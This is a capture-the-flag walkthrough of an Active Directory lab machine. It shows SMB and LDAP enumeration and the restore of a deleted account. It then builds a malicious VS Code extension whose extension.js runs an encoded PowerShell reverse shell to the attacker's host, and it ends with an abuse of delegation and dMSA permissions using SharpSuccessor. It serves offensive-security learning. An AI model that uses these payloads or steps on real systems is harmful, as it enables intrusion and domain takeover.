
Checkpoint
IP=10.129.90.123
nmap -Pn -p- -T4 -vv -oG nmap.grep $IP; nmap -sVC -Pn -p$(grep -oP '\d+(?=/open)' nmap.grep | paste -sd "," -) $IP;
# PORT      STATE SERVICE           VERSION
# 53/tcp    open  domain            Simple DNS Plus
# 88/tcp    open  kerberos-sec      Microsoft Windows Kerberos (server time: 2026-06-19 02:20:50Z)
# 135/tcp   open  msrpc             Microsoft Windows RPC
# 139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
# 389/tcp   open  ldap              Microsoft Windows Active Directory LDAP (Domain: checkpoint.htb0., Site: Default-First-Site-Name)
# 445/tcp   open  microsoft-ds?
# 464/tcp   open  kpasswd5?
# 636/tcp   open  ldapssl?
# 3268/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: checkpoint.htb0., Site: Default-First-Site-Name)
# 3269/tcp  open  globalcatLDAPssl?
# 5985/tcp  open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
# |_http-title: Not Found
# |_http-server-header: Microsoft-HTTPAPI/2.0
# 9389/tcp  open  mc-nmf            .NET Message Framing
# 49664/tcp open  msrpc             Microsoft Windows RPC
# 49668/tcp open  msrpc             Microsoft Windows RPC
# 49669/tcp open  msrpc             Microsoft Windows RPC
# 49673/tcp open  msrpc             Microsoft Windows RPC
# 49674/tcp open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
# 49683/tcp open  msrpc             Microsoft Windows RPC
# 49704/tcp open  msrpc             Microsoft Windows RPC
# 49712/tcp open  msrpc             Microsoft Windows RPC
# Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
#
# Host script results:
# | smb2-time:
# |   date: 2026-06-19T02:21:42
# |_  start_date: N/A
# | smb2-security-mode:
# |   311:
# |_    Message signing enabled and required
# |_clock-skew: 7h00m02s
#
# Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done: 1 IP address (1 host up) scanned in 95.72 seconds

nmap -sU --min-rate=5000 -p- $IP
# PORT    STATE SERVICE
# 53/udp  open  domain
# 123/udp open  ntp
# 389/udp open  ldap
#
# Nmap done: 1 IP address (1 host up) scanned in 26.49 seconds

nxc smb "$IP" -u '' -p '' --generate-hosts-file /tmp/hosts; cat /tmp/hosts >> /etc/hosts
# 10.129.28.58     DC01.checkpoint.htb checkpoint.htb DC01
User
We are provided with the credentials for: alex.turner:Checkpoint2024!
Investigating user privileges
Alex has access to SMB shares:
nxc smb "$IP" -u 'alex.turner' -p 'Checkpoint2024!' --shares

# SMB         10.129.28.58    445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:True) (SMBv1:None)
# SMB         10.129.28.58    445    DC01             [+] checkpoint.htb\alex.turner:Checkpoint2024!
# SMB         10.129.28.58    445    DC01             [*] Enumerated shares
# SMB         10.129.28.58    445    DC01             Share           Permissions     Remark
# SMB         10.129.28.58    445    DC01             -----           -----------     ------
# SMB         10.129.28.58    445    DC01             ADMIN$                          Remote Admin
# SMB         10.129.28.58    445    DC01             C$                              Default share
# SMB         10.129.28.58    445    DC01             DevDrop         READ            VS Code extensions share for approved .vsix packages compatible with VS Code engine 1.118.0
# SMB         10.129.28.58    445    DC01             IPC$            READ            Remote IPC
# SMB         10.129.28.58    445    DC01             NETLOGON        READ            Logon server share
# SMB         10.129.28.58    445    DC01             SYSVOL          READ            Logon server share
# SMB         10.129.28.58    445    DC01             VMBackups
DevDrop is empty, nothing useful in the SYSVOL, though that description for VSCode .vsix packages compatible with engine v1.118.0 is interesting. I tried interacting with the share but we don't have write permissions with alex.turner, let's keep that in mind for later.
Let's see if we can scan LDAP with Bloodhound:
nxc ldap dc01.checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' --bloodhound -c All --dns-server 10.129.29.16
# LDAP        10.129.29.16    389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:checkpoint.htb) (signing:Enforced) (channel binding:No TLS cert)
# LDAP        10.129.29.16    389    DC01             [+] checkpoint.htb\alex.turner:Checkpoint2024!
# LDAP        10.129.29.16    389    DC01             Resolved collection methods: localadmin, objectprops, trusts, acl, psremote, rdp, container, group, session, dcom
# LDAP        10.129.29.16    389    DC01             [-] BloodHound collection failed: LDAPSocketOpenError - socket ssl wrapping error: [Errno 104] Connection reset by peer
Interesting, it's as if LDAPS was enforced, but LDAPS is not configured, let's force BloodHound to use LDAPS:
nxc ldap dc01.checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' --bloodhound -c All --dns-server 10.129.29.16 --port 636
# LDAP        10.129.29.16    636    dc01.checkpoint.htb [-] LDAPs connection to ldaps://10.129.29.16 failed - (104, 'ECONNRESET')
# LDAP        10.129.29.16    636    dc01.checkpoint.htb [-] Even if the port is open, LDAPS may not be configured
Huh, for redundancy sakes I tried with openssl to fetch the TLS cert even though nxc says there's none, and it failed again.
I then tried a bit of everything in the end this worked:
- Setup the krb5-client config.
- Generate a TGT for alex.turner.
- Solve clock skew
- Export TGT.
- use rusthound:
rusthound -d checkpoint.htb -u 'alex.turner' -f dc01.checkpoint.htb -k --zip
# ---------------------------------------------------
# Initializing RustHound at 22:17:34 on 06/19/26
# Powered by g0h4n from OpenCyber
# ---------------------------------------------------
#
# [2026-06-19T22:17:34Z INFO  rusthound] Verbosity level: Info
# [2026-06-19T22:17:34Z INFO  rusthound::ldap] Connected to CHECKPOINT.HTB Active Directory!
# [2026-06-19T22:17:34Z INFO  rusthound::ldap] Starting data collection...
# [2026-06-19T22:17:34Z INFO  rusthound::ldap] All data collected for NamingContext DC=checkpoint,DC=htb
# [2026-06-19T22:17:34Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
# [2026-06-19T22:17:34Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
# [2026-06-19T22:17:34Z INFO  rusthound::json::checker] Starting checker to replace some values...
# [2026-06-19T22:17:34Z INFO  rusthound::json::checker] Checking and replacing some values finished!
# [2026-06-19T22:17:34Z INFO  rusthound::json::maker] 18 users parsed!
# [2026-06-19T22:17:34Z INFO  rusthound::json::maker] 70 groups parsed!
# [2026-06-19T22:17:35Z INFO  rusthound::json::maker] 1 computers parsed!
# [2026-06-19T22:17:35Z INFO  rusthound::json::maker] 8 ous parsed!
# [2026-06-19T22:17:35Z INFO  rusthound::json::maker] 1 domains parsed!
# [2026-06-19T22:17:35Z INFO  rusthound::json::maker] 2 gpos parsed!
# [2026-06-19T22:17:35Z INFO  rusthound::json::maker] 21 containers parsed!
# [2026-06-19T22:17:35Z INFO  rusthound::json::maker] .//20260619221734_checkpoint-htb_rusthound.zip created!
#
# RustHound Enumeration Completed at 22:17:35 on 06/19/26! Happy Graphing!
Unfortunately rusthound is notoriously bad, since it's been abandoned for a while but it's a good start.
We find that Alex is part of the IT-Staff and VPN-Users groups:

IT might be why we have access to the DevDrops share, but the VPN-Users group is interesting, maybe we have a specific right somewhere?
After looking for other sources of information I wen't back to other CLI based LDAP tools, and I found a feature I never used in BloodyAD get writable, which enumerates all LDAP objects that the user has write access to, it seems that alex.turner has write access on a deleted user mark.davies:
bloodyAD --host dc01.checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' -d checkpoint.htb get writable

# distinguishedName: CN=Deleted Objects,DC=checkpoint,DC=htb
# DACL: WRITE
#
# distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=checkpoint,DC=htb
# permission: WRITE
#
# distinguishedName: OU=Employees,DC=checkpoint,DC=htb
# permission: CREATE_CHILD
#
# distinguishedName: CN=Alex Turner,OU=Employees,DC=checkpoint,DC=htb
# permission: WRITE
#
# distinguishedName: CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb
# permission: WRITE
[!NOTE] I tried to understand why BloodyAD was able to do fetch information, it seems to be specficially made to work in the worst possible conditions, so when the server tries to negotiate LDAPS and it eventually fails, BLoodyAD goes back and forces the communication in LDAP.
Since mark.davies is deleted and we have write access, we can try to restore them:
bloodyAD --host dc01.checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' -d checkpoint.htb set restore 'CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb'
# [+] CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb has been restored successfully under CN=Mark Davies,OU=Employees,DC=checkpoint,DC=htb
RCE via malicious VSCode extension
Here I tried an exhaustive amount of things, though nothing worked especially since you keep getting gaslighted with the weird broken LDAPS. At some point I found that mark.davies just has the same password as alex.turner, this is very guessy… Don't like it:
nxc smb dc01.checkpoint.htb -u mark.davies -p 'Checkpoint2024!' --shares
# SMB         10.129.29.188   445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:True) (SMBv1:None)
# SMB         10.129.29.188   445    DC01             [+] checkpoint.htb\mark.davies:Checkpoint2024!
# SMB         10.129.29.188   445    DC01             [*] Enumerated shares
# SMB         10.129.29.188   445    DC01             Share           Permissions     Remark
# SMB         10.129.29.188   445    DC01             -----           -----------     ------
# SMB         10.129.29.188   445    DC01             ADMIN$                          Remote Admin
# SMB         10.129.29.188   445    DC01             C$                              Default share
# SMB         10.129.29.188   445    DC01             DevDrop         READ,WRITE      VS Code extensions share for approved .vsix packages compatible with VS Code engine 1.118.0
# SMB         10.129.29.188   445    DC01             IPC$            READ            Remote IPC
# SMB         10.129.29.188   445    DC01             NETLOGON        READ            Logon server share
# SMB         10.129.29.188   445    DC01             SYSVOL          READ            Logon server share
# SMB         10.129.29.188   445    DC01             VMBackups
Great we now have write access we can exploit the VSCode extension vulnerability, this is not a CVE per-say just that we can upload any .vsix which is just a zip file containing Node.JS, so we can get RCE pretty easily.
We need two files, a package.json, we will get RCE through the main property, this just loads the entry point of the node module:
{
  "name": "my-ext",
  "displayName": "Simple Extension",
  "publisher": "badguy",
  "version": "1.0.0",
  "engines": {
    "vscode": "^1.80.0"
  },
  "main": "./extension.js",
  "activationEvents": [
    "*"
  ]
}
And the extension.js contains a simple revshell and all the required boilerplate for the VSCode extension:
const { exec } = require('child_process');
const payload = `powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA1AC4AMgAyADUAIgAsADQANAAzACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==`;
exec(payload, (error, stdout, stderr) => {});

function activate(context) {}
function deactivate() {}
module.exports = {
    activate,
    deactivate
};
Now we need to package the extension:
npx @vscode/vsce package
#  WARNING  A 'repository' field is missing from the 'package.json' manifest file.
# Use --allow-missing-repository to bypass.
# Do you want to continue? [y/N] y
#  WARNING  Using '*' activation is usually a bad idea as it impacts performance.
# More info: https://code.visualstudio.com/api/references/activation-events#Start-up
# Use --allow-star-activation to bypass.
# Do you want to continue? [y/N] y
#  WARNING  LICENSE, LICENSE.md, or LICENSE.txt not found
# Do you want to continue? [y/N] y
#  WARNING  Neither a .vscodeignore file nor a "files" property in package.json was found. To ensure only necessary files are included in your extension, add a .vscodeignore file or specify the "files" property in package.json. More info: https://aka.ms/vscode-vscodeignore
#
#  INFO  Files included in the VSIX:
# my-ext-1.0.0.vsix
# ├─ [Content_Types].xml
# ├─ extension.vsixmanifest
# └─ extension/
#    ├─ extension.js [1.61 KB]
#    └─ package.json [0.21 KB]
#
# The file extension/extension.js is large (1.61 KB)
#
#  DONE  Packaged: /workspace/my-ext/my-ext-1.0.0.vsix (4 files, 2.17 KB)
And upload it to the share + start the listener:
smbclient -U 'mark.davies' --password 'Checkpoint2024!' "\\\\10.129.29.188\\DevDrop" -c 'del my-ext-1.0.0.vsix; put my-ext-1.0.0.vsix'
# putting file my-ext-1.0.0.vsix as \my-ext-1.0.0.vsix (31.0 kb/s) (average 31.0 kb/s)
nc -lvnp 443
# Ncat: Version 7.93 ( https://nmap.org/ncat )
# Ncat: Listening on :::443
# Ncat: Listening on 0.0.0.0:443
# Ncat: Connection from 10.129.29.188.
# Ncat: Connection from 10.129.29.188:65432.
PS C:\Program Files\Microsoft VS Code> whoami
# checkpoint\ryan.brooks
PS C:\Program Files\Microsoft VS Code> cd C:\Users\ryan.brooks\Desktop
PS C:\Users\ryan.brooks\Desktop> dir
#
#     Directory: C:\Users\ryan.brooks\Desktop
#
# Mode                 LastWriteTime         Length Name
# ----                 -------------         ------ ----
# -ar---         6/20/2026   8:07 AM             34 user.txt
Root
Exploring ACL's for Ryan Brooks
Looking at the rusthound output we see that ryan.brooks has genericWrite over svc_deploy, let's try to abuse that.

After a lot of head banging, I started to directly look at the entire tree of dependencies for the users, and by looking at all ACL's over all users and their groups and their OUs I finally found something interesting:
Get-ADOrganizationalUnit -Filter * -Properties * | Select-Object Name, DistinguishedName, Description, ManagedBy
# Name               DistinguishedName                                Description                              ManagedBy
# ----               -----------------                                -----------                              ---------
# Domain Controllers OU=Domain Controllers,DC=checkpoint,DC=htb       Default container for domain controllers
# Employees          OU=Employees,DC=checkpoint,DC=htb
# ServiceAccounts    OU=ServiceAccounts,DC=checkpoint,DC=htb
# DMSAHolder         OU=DMSAHolder,DC=checkpoint,DC=htb
# IT                 OU=IT,OU=Employees,DC=checkpoint,DC=htb
# Finance            OU=Finance,OU=Employees,DC=checkpoint,DC=htb
# HR                 OU=HR,OU=Employees,DC=checkpoint,DC=htb
# Engineering        OU=Engineering,OU=Employees,DC=checkpoint,DC=htb
That dMSAHolder OU was something I didn't notice at first, though after looking online it seems to be a default OU, at least for modern 2025 DC's, we've explored dMSA misconfigs before especially with the BadSuccessor vulnerability, in the Eighteen machine.
Let's look at the ACL's for that OU:
(Get-Acl "AD:\OU=DMSAHolder,DC=checkpoint,DC=htb").Access | Select-Object IdentityReference, ActiveDirectoryRights, AccessControlType, InheritanceType
# IdentityReference                           ActiveDirectoryRights
# -----------------                           ---------------------
# ...
# CHECKPOINT\ryan.brooks                                CreateChild
# ...
Looking online I see that this CreateChild right is exactly what we need, since we have genericWrite over svc_deploy and we can't do anything usual, our last interesting path would be RBCD, but all users have a MAQ of 0.
RBCD by bypassing MAQ using dMSAHolder OU privileges
After looking online I learned that this is one of the rare MAQ bypasses, since we have CreateChild over a OU, this gives us the right to create a new machine within that OU, even with a MAQ of 0:
New-ADComputer -Name "EVILPC$" -Path "OU=DMSAHolder,DC=checkpoint,DC=htb" -SamAccountName "EVILPC$" -Enabled $true
Set-ADAccountPassword -Identity EVILPC$ -NewPassword (ConvertTo-SecureString "P@ssw0rd123!" -AsPlainText -Force)
Now to check it if executed and replicated correctly:
bloodyAD --host dc01.checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' -d checkpoint.htb get object EVILPC$ --attr distinguisedName

# distinguishedName: CN=EVILPC$,OU=DMSAHolder,DC=checkpoint,DC=htb

nxc ldap dc01.checkpoint.htb -u EVILPC$ -p 'P@ssw0rd123!'
# LDAP        10.129.29.188   389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:checkpoint.htb) (signing:Enforced) (channel binding:No TLS cert)
# LDAP        10.129.29.188   389    DC01             [+] checkpoint.htb\EVILPC$:P@ssw0rd123!
Amazing! We should be able to get RBCD, though we need to stay on RSAT (ActiveDirectory CMDlets), since there's the whole LDAPS issue still.
Let's try to do it manually then, first the right to delegate to:
Set-ADUser svc_deploy -ServicePrincipalNames @{Add="HTTP/dc01.checkpoint.htb"}
Set-ADUser -Identity svc_deploy -PrincipalsAllowedToDelegateToAccount EVILPC$
And confirming it:
bloodyAD --host dc01.checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' -d checkpoint.htb get object 'svc_deploy' --attr msDs-AllowedToActOnBehalfOfOtherIdentity,ServicePrincipalName
# distinguishedName: CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb
# msDS-AllowedToActOnBehalfOfOtherIdentity: O:S-1-5-32-544D:(A;;0xf01ff;;;S-1-5-21-3129162710-3498938529-1807524340-7102)
Get-ADObject -Filter "ObjectSid -eq 'S-1-5-21-3129162710-3498938529-1807524340-7102'"
# DistinguishedName                             Name    ObjectClass ObjectGUID
# -----------------                             ----    ----------- ----------
# CN=EVILPC$,OU=DMSAHolder,DC=checkpoint,DC=htb EVILPC$ computer    133a09bb-e6a9-4098-a8aa-31f354ff4df5
We got the delegation right but the SPN is not set, I tried a lot of things and nothing seems to work, Validated write to SPN is an explicit right outside of GenericWrite, and we don't have it, so either we find some other way to get SPN or RBCD is a dead end…
Summary from BetterSuccessor article:
Pre-patch (BadSuccessor):
Create dMSA with msDS-ManagedAccountPrecededByLink → Target
Request TGT as dMSA → KDC issues ticket as Target (one-way link)
Post-patch (BetterSuccessor):
KDC now validates mutual pairing - both directions required:
    dMSA → Target: msDS-ManagedAccountPrecededByLink
    Target → dMSA: msDS-SupersededManagedAccountLink + msDS-SupersededServiceAccountState=2
Requirements:
CreateChild on OU (create dMSA)
GenericWrite on target account (set reverse link)
Execution:
SharpSuccessor creates dMSA and sets both links automatically
Request TGT for dMSA account (needs dMSA credentials/hash)
KDC cross-checks mutual pairing → issues ticket as target account
Use target's privileges (DCSync, WinRM, etc.)
Your blocker: You have mutual pairing set up (evil_dmsa_2$ ↔ svc_deploy), but you lack the dMSA account credentials to request the initial TGT. You need either:
The dMSA password (auto-generated, stored in msDS-ManagedPassword)
Or use an existing privileged ticket to extract it (DCSync)
Automation using SharpSuccessor:
.\SharpSuccessor.exe add /impersonate:svc_deploy /path:"OU=DMSAHolder,DC=checkpoint,DC=htb" /account:ryan.brooks /name:evil_dmsa_2 2>&1 ___ _ ___ / __| | / __| | (_ | | __ _ _ __ _ | (_ _ _ _ ___ ___ ___ ___ ___ _ __ _ | '_ \ / ` | '| '_ \ | | | |/ / __/ _ \/ __/ __|/ _ | '| __) | | | | (| | | | |) |) | || | (| (| /__ __ \ () | | |/|| ||_,|| | .__// _,|___||//__/|| | | |_| @_logangoins
[+] Adding dnshostname evil_dmsa_2.checkpoint.htb [+] Adding samaccountname evil_dmsa_2$ [+] svc_deploy's DN identified [+] Attempting to write msDS-ManagedAccountPrecededByLink [+] Wrote attribute successfully [+] Attempting to write msDS-DelegatedMSAState attribute [+] Attempting to set access rights on the dMSA object [+] Attempting to write msDS-SupportedEncryptionTypes attribute [+] Attempting to write userAccountControl attribute [+] Created dMSA object 'CN=evil_dmsa_2' in 'OU=DMSAHolder,DC=checkpoint,DC=htb' [+] Successfully weaponized dMSA object [+] Found target account, attempting to write attributes [+] CN=evil_dmsa_2,OU=DMSAHolder,DC=checkpoint,DC=htb written to svc_deploy object [+] msDS-SupersededServiceAccountState set to 2 [+] Wrote to target account successfully